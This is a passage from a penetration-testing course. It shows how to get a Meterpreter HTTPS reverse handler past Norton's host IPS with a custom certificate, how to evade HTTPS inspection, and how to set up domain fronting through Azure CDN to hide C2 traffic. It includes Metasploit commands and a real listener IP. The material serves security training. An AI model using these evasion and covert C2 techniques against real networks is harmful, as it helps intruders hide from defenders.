```
CipherString=DEFAULT
```

---

*Listing 399 - openssl.cnf settings - new*

Finally, we’ll configure Metasploit to use our newly-created certificate through the *HandlerSSLCert* option, which we’ll set to the path of our **nasa.pem** file. Once this is set, we’ll restart our listener.

---

```
msf5 exploit(multi/handler) > set HandlerSSLCert /home/kali/self_cert/nasa.pem
handlersslcert => /home/kali/self_cert/nasa.pem
```


```
msf5 exploit(multi/handler) > exploit
```

```
[*] Started HTTPS reverse handler on https://192.168.119.120:4443
```

---

*Listing 400 - Configuring HandlerSSLCert for Meterpreter*

Let’s re-enable Norton’s host-based IPS, reload the web page, and view the certificate in our browser:



*Figure 135: Our self signed certificate as seen on the victim*

Although the browser still complains about the self-signed certificate, our newly-created “NASA” certificate bypassed Norton’s IPS. This confirms that Norton was, in fact, flagging Meterpreter’s “randomized” certificate field data.

---

<sup>538</sup> (OpenSSL Software Foundation, 2018), [https://www.openssl.org/docs/man1.1.1/man3/SSL\\_CTX\\_set\\_security\\_level.html](https://www.openssl.org/docs/man1.1.1/man3/SSL_CTX_set_security_level.html)

In a real-world engagement, we might consider using more sensibly-customized field data, but regardless of the actual field data, we can use simple changes like this to bypass some IPS software.

This example highlights the shortcomings of signature-based IPS sensors.

### 9.3.1.1 Exercises

1. Repeat the previous steps to bypass Norton's HIPS sensor.
2. Use the impersonate\_ssl module in Metasploit to bypass Norton HIPS.
3. Norton doesn't block Empire's default HTTPS shell. Why is this? Consider the steps we took in this section to determine the reason.
4. If you own a domain, obtain a valid SSL certificate from Let's Encrypt's free service.

## 9.4 Full Packet Capture Devices

In this section, we'll briefly discuss full packet capture devices. These devices do not typically sit inline with network traffic, but rather on a network tap, which will capture the traffic. These devices are typically used during post-incident forensic investigations.

---

*RSA's Netwitness<sup>539</sup> is a common enterprise-level full packet capture system and Moloch<sup>540</sup> is an alternative free open source alternative.*

---

These devices can also be used for deep packet inspection and protocol analysis of the traffic and can generate rich, searchable metadata. Experienced users can use this data to detect malicious traffic.

From a penetration testing perspective, our goal is not to evade such systems but to rather lower our profile as much as possible to evade detection, using the tactics we discussed in the proxy and DNS filter evasion sections. In addition, before using any tool or framework, we should view our traffic in a test lab with a tool like Wireshark to determine if the tool is generating realistic-looking traffic.

Since these solutions typically log geolocation data, we should also consider this as part of our bypass strategy, especially the perceived location of our C2 server. For example, if we know that our target only typically transacts with US-based sites, geographically different destinations may raise suspicion.

## 9.5 HTTPS Inspection

The last defense system we will discuss is HTTPS inspection, in which the traffic is decrypted and unpacked, inspected and then repacked, and encrypted again. This is essentially a man-in-the-middle.

---

<sup>539</sup> (RSA Security LLC , 2020), <https://www.rsa.com/en-us/products/threat-detection-response/network-security-network-monitoring>

<sup>540</sup> (Moloch, 2020), <https://molo.ch/>

From an architectural standpoint, this is often done at the Internet Edge zone as shown in Figure 136. Because decrypting and re-encrypting traffic is very expensive and complex, most environments perform this process on a dedicated device.




Figure 136: HTTPS inspection points

In this scenario, client machines trust the inspection device's certificate since it is often signed by the organization's certificate authority, allowing the device to impersonate the client.

There is no easy way to bypass HTTPS inspection devices. If we are using HTTPS, we must simply assume that our traffic will be inspected and try to keep a low profile. One way to do this is to abort a payload if we suspect that it is being inspected. We can do this with *TLS Certificate Pinning*<sup>541</sup> in Meterpreter. Using this technique, we can specify the certificate that will be trusted. Meterpreter will then compare the hash of the certificates and if there is a mismatch, it will terminate itself. This can be controlled by setting the *StagerVerifySSLCert* option to "true" and configuring *HandlerSSLCert* with the certificate we trust and want to use.

We can also try to categorize the target domain of our traffic to reduce the likelihood of inspection. Some categories, like "banking", are usually not subject to inspection because of privacy concerns. If we can categorize our domain to an accepted category, we may be able to bypass HTTPS inspection and, by extension, bypass other detection systems as well since our traffic is encrypted.

So far in this module, we have discussed various defensive devices and demonstrated various generic bypasses. In the next sections, we will discuss various techniques that can be used to bypass multiple systems all at once.

## 9.6 Domain Fronting

As we have already discussed, penetration testers almost always have to deal with egress traffic filtering. In this section, we will discuss a bypass technique called *domain fronting*,<sup>542</sup> which was originally designed to circumvent Internet censorship systems.

<sup>541</sup> (Rapid7, 2015), <https://github.com/rapid7/metasploit-framework/wiki/Meterpreter-HTTP-Communication#tls-certificate-pinning>

<sup>542</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Domain\\_fronting](https://en.wikipedia.org/wiki/Domain_fronting)

---

*The origins of this technique date back to 2012,<sup>543</sup> when it was first used to specifically bypass egress filters. Since then, it has become very popular and has been adopted by malware authors (APT29<sup>544</sup>) and many well-known penetration testing tools like Meterpreter, Empire, and Covenant.*

---

At a very high level, this technique leverages the fact that large *Content Delivery Networks* (CDN)<sup>545</sup> can be difficult to block or filter on a granular basis. Depending on the feature set supported by a CDN provider, domain fronting allows us to fetch arbitrary website content from a CDN, even though the initial TLS<sup>546</sup> session is targeting a different domain. This is possible as the TLS and the HTTP session are handled independently. For example, we can initiate the TLS session to **www.example1.com** and then get the contents of **www.example2.com**.

To understand why this is possible, let's discuss the foundational concepts, beginning with HTTP request Host headers.

In the traditional website architecture, a client makes a content request directly to a webserver, as shown in Figure 137. Furthermore, each server hosts only a single website.




Figure 137: Traditional webserver access

---

<sup>543</sup> (Bryce Boe, 2012), <https://bryceboe.com/2012/03/12/bypassing-gogos-inflight-internet-authentication/>

<sup>544</sup> (FireEye, 2017), [https://www.fireeye.com/blog/threat-research/2017/03/apt29\\_domain\\_frontin.html](https://www.fireeye.com/blog/threat-research/2017/03/apt29_domain_frontin.html)

<sup>545</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Content\\_delivery\\_network](https://en.wikipedia.org/wiki/Content_delivery_network)

<sup>546</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Transport\\_Layer\\_Security](https://en.wikipedia.org/wiki/Transport_Layer_Security)

With the advent of *virtual hosting*,<sup>547</sup> multiple web sites associated with different domains could be hosted on a single machine, i.e. from a single IP address. The key to this functionality is the request HOST header, which specifies the target domain name, and optionally the port on which the web server is listening for the specified domain.

A typical Host header in this environment is shown in Listing 401.

```
GET /index.html HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/83.0.4103.116 Safari/537.36
Accept: */*
```

Listing 401 - HTTP header example

The first line of Listing 401 indicates the request method and the path of the resource being requested. In this case, this is a GET request for the `/index.html` page.

The next line is the Host header, which specifies the actual host where the resource is located. This typically matches the domain name.

To better understand the need for a Host header, let's examine a simplified TCP/IP packet (Figure 138) that carries an HTTP message.




Figure 138: HTTP packet

After the DNS lookup is performed by the connecting client, the domain information is lost. In this case, the server will only see the IP address where the client tries to connect (which is its IP). Because of this, the target domain is represented in the HTTP request.

On the hosting server itself, the Host header maps to a value in one of the web server's configuration files. For example, consider the NGINX configuration shown in Listing 402.

```
server {
    listen 80;
    listen [::]:80;
```

<sup>547</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Virtual\\_hosting](https://en.wikipedia.org/wiki/Virtual_hosting)



```

root /var/www/example.com/html;
index index.html index.htm index.nginx-debian.html;

server_name example.com www.example.com;

location / {
    try_files $uri $uri/ =404;
}
  
```

Listing 402 - NGINX server configuration

Note that the `server_name` lists the available domain names this particular configuration applies to. The `root` field specifies what content is served for that domain name. In this way, a server can host many websites from a single host through multiple domain-centric configuration files.

However, when a client connects to a server that runs TLS, the situation is a bit different. Because it is dealing with an encrypted connection, the server must also determine which certificate to send in the response based on the client's request.

Since the HTTP Host header is only available after the secure channel has been established, it can't be used to specify the target domain. Instead, the TLS *Server Name Indication* (SNI)<sup>548</sup> field, which can be set in the "TLS Client Hello" packet during the TLS negotiation process, is used to specify the target domain and therefore the certificate that is sent in response.




Figure 139: TLS Client Hello packet

In response to this, the "TLS Server Hello" packet contains the certificate for the domain that was indicated in the client request SNI field.

<sup>548</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/Server\\_Name\\_Indication](https://en.wikipedia.org/wiki/Server_Name_Indication)




Figure 140: TLS Server Hello packet

We can leverage these connection mechanics as a possible evasion technique.

For example, we can make an HTTPS connection to a server and set the SNI to indicate that we are accessing **www.example1.com**. Once the TLS session is established and we start the HTTP session (over TLS), we can specify a different domain name in the Host header, for example **www.example2.com**. This will cause the webserver to serve content for that website instead. If our target is not performing HTTPS inspection, it will only see the initial connection to **www.example1.com**, unaware that we were connecting to **www.example2.com**. If **www.example2.com** is a blocked domain, but **www.example1.com** is not, we have performed a simple filter bypass.

We can now tie this approach to Content Delivery Networks (CDN). On a larger scale, a CDN provides geographically-optimized web content delivery. *CDN endpoints*<sup>549</sup> cache and serve the actual website content from multiple sources, and the HTTP request Host header is used to differentiate this content. It can serve us any resource (typically a website) that is being hosted on the same CDN network.

This architecture is shown in Figure 141.

<sup>549</sup> (BelugaCDN, 2020), <https://www.belugacdn.com/what-is-a-cdn-endpoint/>




Figure 141: Webserver access over CDN

In this Figure, **www.example.com** will point to the CDN endpoint's domain name (e.g.: **something.azureedge.net**) through DNS *Canonical Name (CNAME)*<sup>550</sup> records. When a client looks up **www.example.com**, the DNS will recursively lookup **something.azureedge.net**, which will be resolved by Azure. In this way, traffic will be directed to the CDN endpoint rather than the real server. Since CDN endpoints are used to serve content from multiple websites, the returned content is based on the Host header.

Let's look at an example in detail.

Let's assume we have a CDN network that is caching content for **good.com**. This endpoint has a domain name of **cdn1111.someprovider.com**.

We'll create a CDN endpoint that is proxying or caching content to **malicious.com**. This new endpoint will have a domain name of **cdn2222.someprovider.com**, which means if we browse to this address, we eventually access **malicious.com**.

Assuming that **malicious.com** is a blocked domain and **good.com** is an allowed domain, we could then subversively access **malicious.com**.

<sup>550</sup> (Wikipedia, 2020), [https://en.wikipedia.org/wiki/CNAME\\_record](https://en.wikipedia.org/wiki/CNAME_record)




Figure 142: CDN traffic flow

Let's walk through the process demonstrated in Figure 142:

1. The client initiates a DNS request to its primary DNS server to look up the IP of **good.com**.
2. The primary DNS server asks the root DNS server for the IP address of **good.com**.
3. The server replies with the configured CNAME record for that domain, which is **cdn1111.someprovider.com**.
4. The primary DNS server queries the **someprovider.com** DNS server for the **cdn1111.someprovider.com** domain.
5. The DNS server for **someprovider.com** replies with **192.168.1.1**, which is the IP of the CDN endpoint.
6. The primary DNS sends the reply to the client.
7. The client initiates a TLS session to domain **good.com** to the CDN endpoint.
8. The CDN endpoint serves the certificate for **good.com**.
9. The client asks for the **cdn2222.someprovider.com** resource.
10. The CDN endpoint serves the contents of **malicious.com**.

If we are using HTTPS and no inspection devices are present, this primarily appears to be a connection to **good.com** because of the initial DNS request and the SNI entry from the TLS Client Hello.

Even in an environment that uses HTTPS filtering, we can use this technique in various ways, such as to bypass DNS filters.

---

*Note that some CDN providers, like Google and Amazon, will block requests if the host in the SNI and the Host headers don't match. However, in the next example, we will demonstrate domain fronting against Microsoft Azure.*

---

In summary, this process of manipulating the Host and SNI headers in the traffic flow allows us to fetch content from sites that might be blocked otherwise and also allows us to hide our traffic. This process is known as domain fronting.

### 9.6.1 Domain Fronting with Azure CDN

In this section, we will demonstrate how to configure domain fronting with Microsoft Azure. To do this, we will need a domain we control, an Azure subscription to create a CDN, and a machine that is Internet-accessible.

Due to the above requirements, this section is for demonstration purposes only. However, in the next section we will show how we can still emulate and practice this technique in the lab environment.

Our goal is to host a Meterpreter listener on our **meterpreter.info** domain. At the time of this writing, the domain points to an Ubuntu virtual machine hosted at DigitalOcean with an IP of 138.68.99.177. We will set up a CDN in Azure to proxy requests to this domain. Once the CDN is set up, we will need to find a domain that we can use for domain fronting.

To set up a CDN in Azure, we'll select *Create Resource* from the *Home* screen. A search screen is displayed where we can search for various resources and services offered by Azure. Here, we need to search for "CDN".




Figure 143: Search Azure Services

Once we find CDN, we can select it and click *Create*.




Figure 144: Azure CDN selection

Figure 145 shows the various options. Let's briefly describe each one:

- **Name:** This field is arbitrary. We can give it any name we like.
- **Subscription:** This is the subscription that will be used to pay for the service.
- **Resource group:** The CDN profile must belong to a resource group. We can either select an existing one or create a new one. For this example, we'll create a new one, adding "-rg" to the end of the name.
- **RG location:** An arbitrary geographic area where we want to host the CDN.
- **Pricing tier:** We'll select "Standard Verizon". This affects not only the pricing, but also the features we will have access to, and will also affect the way the CDN works. We found "Standard Verizon" to be the most reliable for our needs. The "Standard Microsoft" tier creates issues with TLS and the caching is also not as flexible.
- **CDN endpoint name:** The hostname we will use in the HTTP header to access **meterpreter.info**. This can be anything that is available from Azure, and the suffix will be **azureedge.net**.
- **Origin type:** This should be set to "Custom origin".
- **Origin hostname:** This would be the actual website that should be cached by CDN under normal cases. In our case, this is the domain where we host our C2 server.

[Home](#) > [New](#) > [CDN](#) >

## CDN profile

**Name \***  
 ✓

**Subscription \***  
 ▼

**Resource group \***  
 ▼  
[Create new](#)

**Resource group location \* ⓘ**  
 ▼

**Pricing tier ([View full pricing details](#)) \***  
 ▼

☒ Create a new CDN endpoint now

**CDN endpoint name \***  
 ✓  
.azureedge.net

**Origin type \***  
 ▼

**Origin hostname \* ⓘ**  
 ✓

Figure 145: Azure CDN configuration

Once we populate all the details and click *Create*, Azure creates the CDN profile.




Figure 146: Azure notification: CDN is being created

We'll receive a notification when the CDN profile is ready.

## Notifications


[More events in the activity log →](#)
[Dismiss all](#)

**Successfully created a CDN profile**



Your CDN profile 'offsecdomainfront' was created

5 minutes ago

Figure 147: Azure notification: CDN is ready

Once the profile is ready, we can navigate to *Home > All Resources*, select our newly created CDN profile, and we can confirm that it's working in the *Overview* section.

Note that it takes about ninety minutes for Azure to set this up.



**offsecdomainfront**

CDN profile

Search (Cmd+/) « + Endpoint Manage Purge Move Delete

**Overview**

Resource group (change) : offsecdomainfront-rg Pricing Tier : Standard Verizon

Status : Active

Subscription (change) : Pay-As-You-Go

Subscription ID : 3f12e470-0372-43f9-9f15-ad1b95a6793f

**Endpoints**

Hostname	↑↓ Status	↑↓ Protocol	↑↓ Origin type	↑↓ Custom domains
offensive-security.azureedge.net	Running	HTTP, HTTPS	Custom origin	

Figure 148: Azure CDN Overview

Next, we need to disable caching. Caching will break our C2 channel, especially our reverse shells since they are not static and each request returns a unique response.

To disable caching, we'll select our Endpoint and *Caching rules*. There, we'll set *Caching behavior* to "Bypass cache", which will disable caching.



[Home](#) > [All resources](#) > [offsecdomainfront](#) >

## offensive-security (offsecdomainfront/offensive-security) | Caching rules

Save Discard

Overview

Activity log

Access control (IAM)

Tags

Diagnose and solve problems

Settings

Origin

Custom domains

Compression

Caching rules

Geo-filtering

Optimization

Locks

Export template

### About This Feature

Control how CDN caches your content, including how unique query strings are handled and whether origin cache directive headers are used to decide caching duration. You can set global rules which affect all requests, as well as custom rules for more specific conditions such as a folder or file.

[Learn more](#)

Optimized for General web delivery

Default caching behavior Set if missing

Default cache expiration duration 7 days

### Global caching rules

These rules affect the CDN caching behavior for all requests, and can be overridden using Custom Cache Rules below for certain scenarios. Note that the Query string caching behavior setting does not affect files that are not cached by the CDN.

Caching behavior Bypass cache

Cache expiration duration	Days	Hours	Minutes	Seconds
	0	0	0	0

Query string caching behavior Bypass caching for query strings

Figure 149: Azure Cache configuration

We can also set *Query string caching behavior* to “Bypass caching for query strings”, which will prevent the CDN from caching any requests containing query strings.

Once saved, we will need to wait for the settings to propagate. This can take up to thirty minutes.

At this point, it’s good practice to ensure that the connection is working properly before we move on to domain fronting and the actual reverse shell. If basic requests fail, we need to fix them prior to moving forward.

On our machine, which is the destination for **meterpreter.info**, we’ll set up a simple Python HTTP and HTTPS listener to test web server functionality. We’ll first test HTTP and if that works, we can move on to HTTPS. This ensures that all layers are working properly and allows for systematic testing.

We can run a Python one-liner to test HTTP connectivity. We’ll need to run it with **sudo** since we’re listening on a privileged port (with a value less than 1024). We’ll specify a module script with **-m http.server** and the listening port number, which in this case is **80**:

```
$ sudo python3 -m http.server 80
```

Listing 403 - Running Python HTTP server

We’ll create a short Python script to handle HTTPS connections. This script will create an SSL wrapper around the default HTTP request handler, *SimpleHTTPRequestHandler*, which was used in the example above.

```
from http.server import HTTPServer, SimpleHTTPRequestHandler
import ssl
import socketserver

httpd = socketserver.TCPServer(('138.68.99.177', 443), SimpleHTTPRequestHandler)

httpd.socket = ssl.wrap_socket(httpd.socket,
                               keyfile="key.pem",
                               certfile='cert.pem', server_side=True)

httpd.serve_forever()
```

*Listing 404 - Python HTTPS server script*

We can run this script and start the server with **python3**, running it as **sudo** since we want to listen on port 443, which is also a privileged port.

```
$ sudo python3 httpserver.py
```

*Listing 405 - Running Python HTTPS server script*

Using either a browser or two simple **curl** requests from our workstation, we can verify the connection. For HTTPS testing, we'll need **curl -k**, which will accept our insecure self-signed certificate.

```
kali@kali:~$ curl http://offensive-security.azureedge.net
